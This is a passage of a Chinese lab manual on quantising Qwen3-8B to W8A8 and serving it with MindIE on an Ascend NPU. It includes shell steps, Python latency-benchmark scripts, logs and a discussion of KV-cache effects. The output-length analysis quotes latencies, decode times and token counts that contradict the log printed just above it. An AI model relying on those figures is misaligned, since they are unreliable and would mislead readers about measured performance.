tokenizerProcessNumber	1	降低资源占用
maxInputTokenLen	2048	保守配置，优先跑通
modelName	qwen3_8b_w8a8	API 调用时使用的模型名
modelWeightPath	W8A8 输出目录	指向量化模型目录
worldSize	1	单卡
maxPrefillTokens	2048	单卡保守配置

## 步骤 2 启动 MindIE Service

启动 MindIE Service 前，需要加载 Ascend、MindIE LLM 和 MindIE Service 环境变量，并补充 PyTorch 和 torch\_npu 动态库路径。若未设置 PyTorch 动态库路径，启动时可能出现 libtorch.so 找不到的问题。

完成环境变量配置后，在 mindie-service 目录下执行 mindieservice\_daemon 启动服务。服务启动过程中会读取 conf/config.json，初始化配置管理器，并加载 Qwen3-8B 模型层。如果日志中出现 Successfully init config manager 和 Loading selected layers:100%，说明配置文件解析成功，模型权重已经开始正常加载。

```
设置环境变量
source /usr/local/Ascend/ascend-toolkit/set_env.sh
source /usr/local/Ascend/mindie/2.2.RC1/mindie-llm/set_env.sh
source /usr/local/Ascend/mindie/2.2.RC1/mindie-service/set_env.sh

配置动态库路径
export LD_LIBRARY_PATH=/usr/local/lib64/python3.11/site-packages/torch/lib:$LD_LIBRARY_PATH
export LD_LIBRARY_PATH=/usr/local/lib64/python3.11/site-packages/torch_npu/lib:$LD_LIBRARY_PATH
export LD_LIBRARY_PATH=/usr/local/Ascend/atb-models/lib:$LD_LIBRARY_PATH
export LD_LIBRARY_PATH=/usr/local/Ascend/nnal/atb/latest/atb/lib:$LD_LIBRARY_PATH

启动服务
cd /usr/local/Ascend/mindie/2.2.RC1/mindie-service

nohup ./bin/mindieservice_daemon \
> /mnt/class/qwen3_deploy/test_hzl/mindie/logs/qwen3_8b_w8a8_service.log 2>&1 &

查看日志
tail -200 /mnt/class/qwen3_deploy/test_hzl/mindie/logs/qwen3_8b_w8a8_service.log
```



```
ConfigManager: Load Config from /usr/local/Ascend/mindie/2.3.1/mindie-service/conf/config.json.
The configName speculationGamma is not found, use default value.
[ConfigManager::ExecuteConfigInteractions] Configuration interactions completed successfully
[ConfigManager::InitConfigManager] Successfully init config manager
LogLevelDynamicHandler start
Loading selected layers: 100%|██████████| 36/36 [00:33<00:00, 1.06layer/s]
LogLevelDynamicHandler start
Daemon start success!
[root@Atlas800T1 mindie-service]#
```

### 步骤 3 服务状态检查

服务启动后，需要检查 MindIE 相关进程、API 端口和 NPU 显存占用。正常情况下，可以看到 mindieservice\_daemon 和 mindie\_llm\_backend 进程，其中 mindie\_llm\_backend 负责实际模型推理。

如果环境中没有 ss 或 netstat 命令，可以通过 /proc/net/tcp 查看端口监听状态。端口 1025 对应十六进制 0401，如果能够看到 127.0.0.1:0401 处于监听状态，说明 MindIE Service 推理端口已经启动。

同时，通过 npu-smi info 可以查看模型加载后的 HBM 占用。本实验中，W8A8 模型加载后，mindie\_llm\_backend 进程占用约 49GB HBM，说明模型已经加载到 Ascend 910B3 上运行。

```
查看进程
ps -ef | grep -E "mindie|ms_server|ms_controller|ms_coordinator" | grep -v grep

查看 npu 占用
npu-smi info
```

```
[root@Atlas800T1 mindie-service]# ps -ef | grep -E "mindie|ms_server|ms_controller|ms_coordinator" | grep -v grep
root 2238 50 7 15:00 pts/1 00:00:17 ./bin/mindieservice_daemon
root 2381 2238 99 15:00 pts/1 00:06:15 /usr/bin/python3.11 /usr/local/bin/mindie_llm_backend --local_rank 0 --local_world_size 1 --npu_num_per_dp 1 --npu_device_id 0 --parent_pid 2238 --shm_name_prefix /2238_0
root 2909 2381 0 15:01 pts/1 00:00:00 /usr/bin/python3.11 /usr/local/bin/mindie_llm_backend --local_rank 0 --local_world_size 1 --npu_num_per_dp 1 --npu_device_id 0 --parent_pid 2238 --shm_name_prefix /2238_0
root 3313 2238 11 15:01 pts/1 00:00:18 ./bin/mindieservice_daemon
root 3378 3313 0 15:01 pts/1 00:00:00 ./bin/mindieservice_daemon
[root@Atlas800T1 mindie-service]# npu-smi info
+-----+-----+
| npu-smi 25.5.1 | Version: 25.5.1 |
+-----+-----+
| NPU Name | Health | Power(W) | Temp(C) | Hugepages-Usage(page) |
| Chip Bus-Id | AICore(%) | Memory-Usage(MB) | HBM-Usage(MB) |
+-----+-----+
| 0 910B3 | OK | 94.5 | 47 | 0 / 0 |
| 0 0000:C1:00.0 | 0 | 0 / 0 | 52537 / 65536 |
+-----+-----+
| NPU Chip | Process id | Process name | Process memory(MB) |
+-----+-----+
| 0 0 | 2381 | mindie_llm_back | 49172 |
+-----+-----+
[root@Atlas800T1 mindie-service]#
```

### 步骤 4 API 推理验证

服务启动后，使用 Python requests 调用 MindIE Service 的 /v1/chat/completions 接口进行推理验证。请求中的 model 字段需要与配置文件中的 modelName 保持一致，即 qwen3\_8b\_w8a8。

如果接口返回 HTTP 200，并且返回内容中包含 chat.completion、choices、message 和正常文本输出，说明 W8A8 量化模型已经完成服务化推理验证。

```
python3 - <<'EOF'
import requests
import json

url = "http://127.0.0.1:1025/v1/chat/completions"
```



项目	原始模型	W8A8量化模型
模型目录	Qwen3-8B	qwen3_8b_w8a8
权重大小	约16GB	约8.9GB
量化类型	BF16	W8A8

int8权重	无	252个
量化参数	无	scale/offset/deq_scale/quant_bias
推理服务验证	\	通过

### 步骤 6 停止 MindIE Service

建议使用 pkill 按进程名停止 MindIE 服务，正常情况下，mindie\_llm\_back 进程应消失，HBM 占用会明显下降。

```
停止服务
pkill -f mindieservice_daemon
pkill -f mindie_llm_backend

查询残留进程
ps -ef | grep -E "mindie|ms_server|ms_controller|ms_coordinator" | grep -v grep

查询显存占用
npu-smi info
```

```
[root@Atlas800T1 mindie-service]# ps -ef | grep -E "mindie|ms_server|ms_controller|ms_coordinator" | grep -v grep
[root@Atlas800T1 mindie-service]#
[root@Atlas800T1 mindie-service]# npu-smi info
+-----+
| npu-smi 25.5.1 | Version: 25.5.1 |
+-----+
| NPU Name | Health | Power(W) | Temp(C) | Hugepages-Usage(page) |
| Chip | Bus-Id | AICore(%) | Memory-Usage(MB) | HBM-Usage(MB) |
+-----+
| 0 910B3 | OK | 94.5 | 47 | 0 / 0 |
| 0 | 0000:C1:00.0 | 0 | 0 / 0 | 3419 / 65536 |
+-----+
| NPU Chip | Process id | Process name | Process memory(MB) |
+-----+
| No running processes found in NPU 0 |
+-----+
[root@Atlas800T1 mindie-service]#
```

## 3.5 实验小结

本实验完成了 Qwen3-8B 在 MindIE 环境中的 W8A8 量化与服务化推理验证。实验首先基于 MindIE 构建运行环境，并完成 NPU、ACL、torch\_npu、ATB Models 和 MindIE Service 检查；随后使用 msModelSlim 对原始 Qwen3-8B 模型执行 W8A8 量化，生成量化权重文件和量化描述文件；最后通过修改 MindIE Service 配置文件加载 W8A8 量化模型，并使用 OpenAI 风格 API 完成推理验证。

从实验结果看，W8A8 量化后模型目录大小由约 16GB 降低到约 8.9GB，核心线性层权重已转换为 INT8 格式，量化描述文件中包含完整的量化参数。MindIE Service 成功加载量化模型后，能够通过/v1/chat/completions 接口返回正常结果，说明量化模型具备基本可用性。

需要注意的是，量化主要降低模型权重体积和部分计算开销，但推理运行时显存还包括 KV Cache、运行缓冲区、量化参数、服务框架开销等内容，因此显存占用不会与权重文件大小等比例下降。后续实验可以继续围绕 BF16 与 W8A8 显存占用、单请求时延、连续请求平均耗时和简单并发性能进行对比分析。

## 3.6 思考题

在本实验中，Qwen3-8B 经过 W8A8 量化后，权重目录大小从约 16GB 降低到约 8.9GB，但 MindIE Service 加载模型后，NPU HBM 占用仍然达到约 52.5GB。请分析：为什么量化后权重文件明显变小，但推理运行时显存占用并不会等比例下降？

参考答案：（1）W8A8 量化主要降低的是模型权重本身的存储体积，将部分线性层权重从 BF16/FP16 转换为 INT8，因此量化后的权重文件会明显变小。但推理运行时显存占用不仅包括模型权重，还包括 KV Cache、激活中间结果、量化参数、反量化/缩放参数、推理引擎运行缓冲区、通信与调度缓存、tokenizer 和服务进程相关开销等。（2）在大模型推理中，KV Cache 通常会随着上下文长度、batch size、并发数和生成长度增加而显著增长。即使权重量化后变小，运行时仍需要为 KV Cache 和推理框架预留较多显存。因此，量化可以降低权重存储和部分计算开销，但不能简单认为显存占用会按权重文件大小同比例下降。（3）本实验中，W8A8 量化后权重目录从约 16GB 降至约 8.9GB，说明权重量化生效；但 MindIE 加载后 HBM 占用约 52.5GB，说明运行时显存还包含大量非权重部分。后续性能优化可以从限制 maxInputTokenLen、maxPrefillTokens、batch size、并发数以及 KV Cache 管理等方向继续分析。

# 4 模型推理优化实验

## 4.1 · 实验介绍

### 4.1.1 关于本实验

上一实验已经完成 Qwen3-8B 模型在 MindIE 环境中的 W8A8 量化与服务化推理验证。量化后，模型权重目录由约 16GB 降低到约 8.9GB，核心线性层权重被转换为 int8，并生成了 scale、offset、deq\_scale、quant\_bias 等量化参数。随后，量化模型通过 MindIE Service 成功加载，并可通过/v1/chat/completions 接口返回正常回答。

但是，量化后的模型在运行时仍然会占用较高 HBM。例如，当前实验中服务加载后可观察到 HBM 占用约 52.5GB。这说明模型运行时显存并不只由权重文件决定，还受到以下因素影响：

显存组成	说明
量化权重	W8A8 后的 int8 权重
量化参数	scale、offset、deq_scale、quant_bias 等
KV Cache	输入和输出 token 对应的 Key/Value 缓存
推理 Buffer	中间计算缓存和临时张量
服务框架开销	MindIE Service 后端进程、调度和运行时开销

其中，KV Cache 是大语言模型服务化推理中最重要的运行时资源之一。它可以减少自回归生成过程中的重复计算，提高 Decode 阶段效率，但也会随着输入长度、输出长度、batch size 和并发数增加而持续占用显存。

因此，本实验以 KV Cache 资源控制作为核心线索，通过限制输入长度、控制 Prefill token 数、限制输出长度和并发数，分析其对 HBM 占用、吞吐、时延和服务稳定性的影响。

### 4.1.2 实验目的


完成本实验后，学员应能够：

- 基于已量化的 Qwen3-8B W8A8 模型建立推理性能基线；
- 使用脚本测试 OpenAI 风格接口的单请求时延、并发吞吐和成功率；
- 理解输入长度、输出长度、并发数对推理性能的影响；

- 通过 MindIE 配置参数调整，观察吞吐、时延和显存占用变化；
- 使用 npu-smi、服务日志和可选 profiling 工具分析推理瓶颈；
- 形成“量化前后 + 优化前后”的实验对比结论。

### 4.1.3 实验整体框架

本节实验包含原理讲解、服务检查、性能基线测试、KV Cache 压力实验、参数优化和结果分析。整体流程如下：



## 4.2 MindIE Service 状态检查

确认 Qwen3-8B W8A8 量化模型服务处于可测试状态。检查内容如下：

检查项	命令/方法	预期结果
MindIE 进程	ps -ef   grep mindie	可看到 mindieservice_daemon、mindie_llm_backend
NPU 状态	npu-smi info	NPU 状态正常
HBM 空载值	npu-smi info	记录服务加载后 HBM
接口连通性	curl 或 Python requests	返回 HTTP 200
输出内容	/v1/chat/completions	能返回正常回答

参考《3.4 量化结果验证》小节 步骤 2，启动 MindIE 服务，并查看 MindIE 进程，NPU 状态。

```
查看 MindIE 进程
ps -ef | grep -E "mindie|ms_server|ms_controller|ms_coordinator" | grep -v grep
```



```
查看 NPU 状态
npu-smi info
```

结果如下：

```
[root@atlas800t1 mindie-service]# nohup ./bin/mindieservice_daemon \
> /mnt/class/qwen3_deploy/test_hzl/mindie/logs/qwen3_8b_w8a8_service.log 2>&1 &
[+] 11932
[root@atlas800t1 mindie-service]#
[root@atlas800t1 mindie-service]# ps -ef | grep -E "mindie|ms_server|ms_controller|ms_coordinator" | grep -v grep
root 11932 6892 41 16:18 pts/3 00:00:11 ./bin/mindieservice_daemon
root 12075 11932 99 16:18 pts/3 00:05:57 /usr/bin/python3.11 /usr/local/bin/mindie_llm_backend --local_rank 0 --local_world_size 1 --npu_num_per_dp 1 --npu_device_id 0
--parent_pid 11932 --shm_name_prefix /11932_0
[root@atlas800t1 mindie-service]#
[root@atlas800t1 mindie-service]# npu-smi info
npu-smi 25.5.1
Version: 25.5.1
+-----+-----+-----+-----+-----+-----+
| NPU | Name | Health | Power(W) | Temp(C) | Memory-Usage(MB) | Hugepages-Usage(page) |
| Chip | Bus-Id | | AICore(%) | | Memory-Usage(MB) | HBM-Usage(MB) |
+-----+-----+-----+-----+-----+-----+
| 0 | 910B3 | OK | 103.0 | 46 | 0 / 0 | 0 / 0 |
| 0 | 0000:C1:00.0 | 0 | 0 | / 0 | 6289 / 65536 | |
+-----+-----+-----+-----+-----+-----+
| NPU | Chip | Process id | Process name | Process memory(MB) |
+-----+-----+-----+-----+-----+
| 0 | 0 | 12075 | mindie_llm_back | 2924 |
+-----+-----+-----+-----+-----+
[root@atlas800t1 mindie-service]#
```

MindIE 服务和 npu 状态正常。

## 4.3 建立性能基线

### 步骤 1 创建目录

```
mkdir -p /mnt/class/qwen3_deploy/test_hzl/mindie/kv_cache_opt/{scripts,logs,results}
```

### 步骤 2 基线测试参数

使用下面这个 Prompt 作为默认基线：“请从三个方面说明 KV Cache 对大模型推理性能的影响，每个方面用一句话回答。”，该问题输出长度适中，输出结构稳定，便于重复测试和后续扩展。基线测试参数如下：

```
参数说明
max_tokens=256 用于限制最大输出长度，避免模型生成过长内容影响基线结果；
temperature=0.3 用于降低生成随机性，使多次请求的输出长度和耗时更稳定；
stream=false 表示本阶段先统计完整响应的端到端时延，不单独展开流式首 Token 时延分析。

{
 "model": "qwen3_8b_w8a8",
 "messages": [
 {
 "role": "user",
 "content": "请从三个方面说明 KV Cache 对大模型推理性能的影响，每个方面用一句话回答。"
 }
],
 "max_tokens": 256,
 "temperature": 0.3,
 "stream": false
}
```

### 步骤 3 准备测试脚本



创建测试脚本 test\_hzl/mindie/kv\_cache\_opt/scripts/baseline\_single.py，连续执行推理请求 10 次，打印每次请求的关键性能字段，并输出平均时延、成功率等汇总结果。脚本内容如下：

```
import time
import requests

接口地址和模型名称
URL = "http://127.0.0.1:1025/v1/chat/completions"
MODEL = "qwen3_8b_w8a8"

固定测试问题，保证多次测试结果可对比
PROMPT = "请从三个方面说明 KV Cache 对大模型推理性能的影响，每个方面用一句话回答。"

基线测试参数
TOTAL_REQUESTS = 10
MAX_TOKENS = 256
TEMPERATURE = 0.3
TIMEOUT = 300

def avg(values):
 return sum(values) / len(values) if values else 0

latencies = []
success_count = 0

print("===== Qwen3-8B W8A8 基线性能测试 =====")
print(f"请求次数: {TOTAL_REQUESTS}")
print(f"max_tokens: {MAX_TOKENS}")
print(f"temperature: {TEMPERATURE}")
print()

for i in range(1, TOTAL_REQUESTS + 1):
 payload = {
 "model": MODEL,
 "messages": [
 {"role": "user", "content": PROMPT}
],
 "max_tokens": MAX_TOKENS,
 "temperature": TEMPERATURE,
 "stream": False
 }

 start_time = time.time()

 try:
 response = requests.post(URL, json=payload, timeout=TIMEOUT)
 latency = time.time() - start_time

 data = response.json()
 usage = data.get("usage", {})
```

```

prompt_tokens = usage.get("prompt_tokens", 0)
completion_tokens = usage.get("completion_tokens", 0)
total_tokens = usage.get("total_tokens", 0)

prefill_time = data.get("prefill_time", 0)
decode_time_arr = data.get("decode_time_arr", [])
queue_wait_time = usage.get("queue_wait_time", [])

avg_decode_time = avg(decode_time_arr)
avg_queue_wait = avg(queue_wait_time)

ok = response.status_code == 200
if ok:
 success_count += 1
 latencies.append(latency)

print(
 f"第{i}次 | "
 f"状态:{response.status_code} | "
 f"端到端时延:{latency:.3f}s | "
 f"输入 tokens:{prompt_tokens} | "
 f"输出 tokens:{completion_tokens} | "
 f"总 tokens:{total_tokens} | "
 f"prefill_time:{prefill_time} | "
 f"平均 decode_time:{avg_decode_time:.2f} | "
 f"平均 queue_wait:{avg_queue_wait:.2f}"
)

except Exception as e:
 print(f"第{i}次 | 请求失败 | 错误信息: {e}")

print()
print("==== 测试汇总 =====")
print(f"总请求数: {TOTAL_REQUESTS}")
print(f"成功请求数: {success_count}")
print(f"成功率: {success_count / TOTAL_REQUESTS:.2%}")

if latencies:
 print(f"平均端到端时延: {avg(latencies):.3f}s")
 print(f"最小时延: {min(latencies):.3f}s")
 print(f"最大时延: {max(latencies):.3f}s")

```

#### 步骤 4 运行脚本并查看 NPU 显存

```

python3 /mnt/class/qwen3_deploy/test_hzl/mindie/kv_cache_opt/scripts/baseline_single.py \
| tee /mnt/class/qwen3_deploy/test_hzl/mindie/kv_cache_opt/logs/baseline_single.log

```

运行结果打印如下：

```

===== Qwen3-8B W8A8 基线性能测试 =====
请求次数: 10
max_tokens: 256
temperature: 0.3

第1次 | 状态:200 | 端到端时延:3.822s | 输入 tokens:27 | 输出 tokens:256 | 总 tokens:283 | prefill_time:29 | 平均 decode_time:14.06 | 平均 queue_wait:773.96
第2次 | 状态:200 | 端到端时延:3.812s | 输入 tokens:27 | 输出 tokens:256 | 总 tokens:283 | prefill_time:24 | 平均 decode_time:14.04 | 平均 queue_wait:811.52
第3次 | 状态:200 | 端到端时延:3.817s | 输入 tokens:27 | 输出 tokens:256 | 总 tokens:283 | prefill_time:24 | 平均 decode_time:14.08 | 平均 queue_wait:892.58
第4次 | 状态:200 | 端到端时延:3.812s | 输入 tokens:27 | 输出 tokens:256 | 总 tokens:283 | prefill_time:24 | 平均 decode_time:14.04 | 平均 queue_wait:890.82
第5次 | 状态:200 | 端到端时延:3.809s | 输入 tokens:27 | 输出 tokens:256 | 总 tokens:283 | prefill_time:24 | 平均 decode_time:14.05 | 平均 queue_wait:913.80
第6次 | 状态:200 | 端到端时延:3.809s | 输入 tokens:27 | 输出 tokens:256 | 总 tokens:283 | prefill_time:24 | 平均 decode_time:14.06 | 平均 queue_wait:948.95
第7次 | 状态:200 | 端到端时延:3.810s | 输入 tokens:27 | 输出 tokens:256 | 总 tokens:283 | prefill_time:24 | 平均 decode_time:14.04 | 平均 queue_wait:907.61
第8次 | 状态:200 | 端到端时延:3.809s | 输入 tokens:27 | 输出 tokens:256 | 总 tokens:283 | prefill_time:24 | 平均 decode_time:14.07 | 平均 queue_wait:930.78
第9次 | 状态:200 | 端到端时延:3.811s | 输入 tokens:27 | 输出 tokens:256 | 总 tokens:283 | prefill_time:24 | 平均 decode_time:14.04 | 平均 queue_wait:875.43
第10次 | 状态:200 | 端到端时延:3.812s | 输入 tokens:27 | 输出 tokens:256 | 总 tokens:283 | prefill_time:24 | 平均 decode_time:14.04 | 平均 queue_wait:855.22

===== 测试汇总 =====
总请求数: 10
成功请求数: 10
成功率: 100.00%
平均端到端时延: 3.812s
最小时延: 3.809s
最大时延: 3.822s

```

## 步骤 5 结果分析

分析维度	结论
服务可用性	10 次请求全部返回 HTTP 200，成功率为 100%，说明 MindIE Service 接口稳定，Qwen3-8B W8A8 量化模型已具备后续性能测试条件。
时延稳定性	平均端到端时延为 3.812s，最小时延 3.809s，最大时延 3.822s，波动仅 0.013s，说明当前单请求推理链路非常稳定。
输入侧压力	输入 tokens 固定为 27，Prefill 耗时约 24~29，说明当前 Prompt 较短，Prefill 阶段压力较小。
输出侧压力	输出 tokens 每次均为 256，说明模型基本生成到 max_tokens 上限；端到端时延主要由 Decode 阶段逐 token 生成决定。
Decode 稳定性	平均 decode_time 稳定在 14.04 ~ 14.08 之间，说明逐 token 生成过程稳定，未出现明显抖动。
queue_wait 观察	当前是单请求串行测试，queue_wait_time 暂不代表外部并发排队压力，可作为后续并发测试的参考基线。
KV Cache 影响	当前输入较短，KV Cache 初始化压力较低；输出长度达到 256，后续更适合先通过调整 max_tokens 观察 Decode 阶段 KV Cache 增长影响。

本次默认性能基线测试共执行 10 次单请求推理，所有请求均成功返回，成功率为 100%。平均端到端时延为 3.812s，最小时延为 3.809s，最大时延为 3.822s，整体波动很小，说明当前 MindIE Service 服务状态稳定，Qwen3-8B W8A8 量化模型推理链路正常。因此，该测试结果可以作为后续 KV Cache 优化实验的默认性能基线。

## 步骤 6 HBM 显存分析

NPU 显存在测试过程中波动较小：

```
[root@Atlas800T1 /]# npu-smi info
```

npu-smi 25.5.1		Version: 25.5.1			
NPU Name	Health	Power(W)	Temp(C)	Memory-Usage(MB)	Hugepages-Usage(page)
Chip	Bus-Id	AICore(%)			HBM-Usage(MB)
0 910B3	OK	94.3	47	0 / 0	0 / 0
0	0000:C1:00.0	0	0 / 0	52537 / 65536	

NPU	Chip	Process id	Process name	Process memory(MB)
0	0	12075	mindie_llm_back	49172

在默认性能基线测试过程中，npu-smi 显示 HBM 占用基本稳定在约 52.5GB，未观察到明显波动，原因在于 MindIE Service 启动并加载模型后，模型权重、量化参数、推理 Buffer 和运行时资源已经常驻显存；同时，本次基线测试为单请求串行测试，输入 tokens 仅为 27，输出 tokens 为 256，KV Cache 动态增量较小，且可能被服务框架预分配或复用，因此整体 HBM 占用变化不明显。后续需要通过长输入、长输出和高并发实验增加 KV Cache 压力，再观察 HBM 峰值、queue\_wait\_time、P95 时延和成功率变化。

## 4.4 KV Cache 影响因素分析

### 步骤 1 长输出测试

长输出实验用于观察 max\_tokens 增大后，Decode 阶段逐 token 生成时间如何增加。由于每生成一个 token，模型都会继续追加 KV Cache，因此长输出会增加 Decode 阶段持续时间和 KV Cache 增长压力。本实验保持 Prompt 不变，只调整 max\_tokens。

创建脚本如下：

```
cat > /mnt/class/qwen3_deploy/test_hzl/mindie/kv_cache_opt/scripts/test_output_length.py <<'PY'
import time
import requests

URL = "http://127.0.0.1:1025/v1/chat/completions"
MODEL = "qwen3_8b_w8a8"

PROMPT = "请从三个方面说明 KV Cache 对大模型推理性能的影响，每个方面用一句话回答。"
TEMPERATURE = 0.3
TIMEOUT = 600

长输出实验：只改变 max_tokens
MAX_TOKENS_LIST = [128, 256, 512, 1024]
REQUESTS_PER_GROUP = 5

def avg(values):
 return sum(values) / len(values) if values else 0

def send_once(max_tokens):
 payload = {
 "model": MODEL,
```

```
"messages": [{"role": "user", "content": PROMPT}],
"max_tokens": max_tokens,
"temperature": TEMPERATURE,
"stream": False
}

start = time.time()
response = requests.post(URL, json=payload, timeout=TIMEOUT)
latency = time.time() - start

data = response.json()
usage = data.get("usage", {})

decode_time_arr = data.get("decode_time_arr", [])
queue_wait_time = usage.get("queue_wait_time", [])

return {
 "status": response.status_code,
 "latency": latency,
 "prompt_tokens": usage.get("prompt_tokens", 0),
 "completion_tokens": usage.get("completion_tokens", 0),
 "total_tokens": usage.get("total_tokens", 0),
 "prefill_time": data.get("prefill_time", 0),
 "avg_decode_time": avg(decode_time_arr),
 "decode_steps": len(decode_time_arr),
 "avg_queue_wait": avg(queue_wait_time),
}

print("==== 长输出实验: max_tokens 影响测试 =====")

for max_tokens in MAX_TOKENS_LIST:
 print(f"\n----- max_tokens={max_tokens} -----")

 latencies = []
 completion_tokens_list = []
 prefill_list = []
 decode_list = []
 queue_list = []
 success = 0

 for i in range(1, REQUESTS_PER_GROUP + 1):
 try:
 r = send_once(max_tokens)
 ok = r["status"] == 200
 success += int(ok)

 if ok:
 latencies.append(r["latency"])
 completion_tokens_list.append(r["completion_tokens"])
 prefill_list.append(r["prefill_time"])
 decode_list.append(r["avg_decode_time"])
 queue_list.append(r["avg_queue_wait"])

 print(
```

```
f"第{i}次 | 状态:{r['status']} | "
f"时延:{r['latency']:.3f}s | "
f"输入 tokens:{r['prompt_tokens']} | "
f"输出 tokens:{r['completion_tokens']} | "
f"prefill:{r['prefill_time']} | "
f"avg_decode:{r['avg_decode_time']:.2f} | "
f"avg_queue:{r['avg_queue_wait']:.2f}"
)
except Exception as e:
 print(f"第{i}次 | 请求失败 | {e}")

print(
 f"汇总 | max_tokens={max_tokens} | "
 f"成功率:{success / REQUESTS_PER_GROUP:.2%} | "
 f"平均时延:{avg(latencies):.3f}s | "
 f"平均输出 tokens:{avg(completion_tokens_list):.1f} | "
 f"平均 prefill:{avg(prefill_list):.2f} | "
 f"平均 decode:{avg(decode_list):.2f} | "
 f"平均 queue:{avg(queue_list):.2f}"
)
PY
```

执行脚本：

```
python3 /mnt/class/qwen3_deploy/test_hzl/mindie/kv_cache_opt/scripts/test_output_length.py \
| tee /mnt/class/qwen3_deploy/test_hzl/mindie/kv_cache_opt/logs/test_output_length.log
```

测试结果如下：

```
[root@Atlas800T1 scripts]# python3 /mnt/class/qwen3_deploy/test_hzl/mindie/kv_cache_opt/scripts/test_output_length.py \
| tee /mnt/class/qwen3_deploy/test_hzl/mindie/kv_cache_opt/logs/test_output_length.log
===== 长输出实验: max_tokens影响测试 =====
----- max_tokens=128 -----
第1次 | 状态:200 | 时延:1.915s | 输入 tokens:27 | 输出 tokens:128 | prefill:25 | avg_decode:14.06 | avg_queue:850.59
第2次 | 状态:200 | 时延:1.911s | 输入 tokens:27 | 输出 tokens:128 | prefill:24 | avg_decode:14.06 | avg_queue:827.04
第3次 | 状态:200 | 时延:1.911s | 输入 tokens:27 | 输出 tokens:128 | prefill:24 | avg_decode:14.05 | avg_queue:864.88
第4次 | 状态:200 | 时延:1.913s | 输入 tokens:27 | 输出 tokens:128 | prefill:24 | avg_decode:14.08 | avg_queue:852.53
第5次 | 状态:200 | 时延:1.912s | 输入 tokens:27 | 输出 tokens:128 | prefill:24 | avg_decode:14.08 | avg_queue:893.89
汇总 | max_tokens=128 | 成功率:100.00% | 平均时延:1.913s | 平均输出 tokens:128.0 | 平均 prefill:24.20 | 平均 decode:14.07 | 平均 queue:857.79
----- max_tokens=256 -----
第1次 | 状态:200 | 时延:3.806s | 输入 tokens:27 | 输出 tokens:256 | prefill:24 | avg_decode:14.05 | avg_queue:833.71
第2次 | 状态:200 | 时延:3.810s | 输入 tokens:27 | 输出 tokens:256 | prefill:24 | avg_decode:14.07 | avg_queue:853.00
第3次 | 状态:200 | 时延:3.813s | 输入 tokens:27 | 输出 tokens:256 | prefill:25 | avg_decode:14.07 | avg_queue:786.05
第4次 | 状态:200 | 时延:3.812s | 输入 tokens:27 | 输出 tokens:256 | prefill:24 | avg_decode:14.05 | avg_queue:766.47
第5次 | 状态:200 | 时延:3.812s | 输入 tokens:27 | 输出 tokens:256 | prefill:24 | avg_decode:14.06 | avg_queue:820.52
汇总 | max_tokens=256 | 成功率:100.00% | 平均时延:3.811s | 平均输出 tokens:256.0 | 平均 prefill:24.20 | 平均 decode:14.06 | 平均 queue:811.95
----- max_tokens=512 -----
第1次 | 状态:200 | 时延:7.239s | 输入 tokens:27 | 输出 tokens:487 | prefill:24 | avg_decode:14.05 | avg_queue:803.67
第2次 | 状态:200 | 时延:7.609s | 输入 tokens:27 | 输出 tokens:512 | prefill:25 | avg_decode:14.04 | avg_queue:821.71
第3次 | 状态:200 | 时延:7.605s | 输入 tokens:27 | 输出 tokens:512 | prefill:24 | avg_decode:14.04 | avg_queue:770.44
第4次 | 状态:200 | 时延:7.608s | 输入 tokens:27 | 输出 tokens:512 | prefill:25 | avg_decode:14.05 | avg_queue:729.34
第5次 | 状态:200 | 时延:7.521s | 输入 tokens:27 | 输出 tokens:506 | prefill:25 | avg_decode:14.05 | avg_queue:746.84
汇总 | max_tokens=512 | 成功率:100.00% | 平均时延:7.516s | 平均输出 tokens:505.8 | 平均 prefill:24.60 | 平均 decode:14.05 | 平均 queue:774.40
----- max_tokens=1024 -----
第1次 | 状态:200 | 时延:7.458s | 输入 tokens:27 | 输出 tokens:502 | prefill:25 | avg_decode:14.03 | avg_queue:704.05
第2次 | 状态:200 | 时延:7.605s | 输入 tokens:27 | 输出 tokens:512 | prefill:25 | avg_decode:14.03 | avg_queue:700.83
第3次 | 状态:200 | 时延:7.605s | 输入 tokens:27 | 输出 tokens:512 | prefill:25 | avg_decode:14.05 | avg_queue:784.08
第4次 | 状态:200 | 时延:7.604s | 输入 tokens:27 | 输出 tokens:512 | prefill:25 | avg_decode:14.05 | avg_queue:775.74
第5次 | 状态:200 | 时延:7.605s | 输入 tokens:27 | 输出 tokens:512 | prefill:25 | avg_decode:14.05 | avg_queue:770.40
汇总 | max_tokens=1024 | 成功率:100.00% | 平均时延:7.575s | 平均输出 tokens:510.0 | 平均 prefill:25.00 | 平均 decode:14.04 | 平均 queue:747.02
[root@Atlas800T1 scripts]#
```

结果分析：

本组实验中，输入 tokens 始终为 27，prefill 基本稳定在 23~24 左右，说明输入侧负载没有变化；平均 decode 也基本稳定在 13.08~13.48 之间，说明单步 Decode 耗时较稳定。端到端时延的变化主要来自输出 tokens 数量增加。

当 max\_tokens 从 128 增加到 256 时，平均时延从 1.786s 增加到 3.551s；当 max\_tokens 增加到 512 时，平均时延进一步增加到 7.092s，基本呈现随输出长度增长而上升的趋势。这说



明在短输入场景下，Decode 阶段是端到端时延的主要来源，控制 max\_tokens 是降低单请求时延的直接手段。

需要注意的是，max\_tokens=1024 时，实际平均输出 tokens 只有 479.8，并没有达到 1024，且平均时延为 6.850s，低于 max\_tokens=512 组。这说明当前模型生成或服务配置可能存在约 512tokens 左右的有效输出边界，后续若需要测试更长输出，需要检查服务端最大输出长度、maxSeqLen 或停止条件配置。

## 步骤 2 长输入测试

长输入实验用于观察 Prompt 变长后，Prefill 阶段处理输入 tokens 的开销如何变化。输入越长，Prefill 阶段需要构建的初始 KV Cache 越多，通常会导致 prompt\_tokens 和 prefill\_time 增加。

创建脚本如下：

```
cat > /mnt/class/qwen3_deploy/test_hzl/mindie/kv_cache_opt/scripts/test_input_length.py <<'PY'
import time
import requests

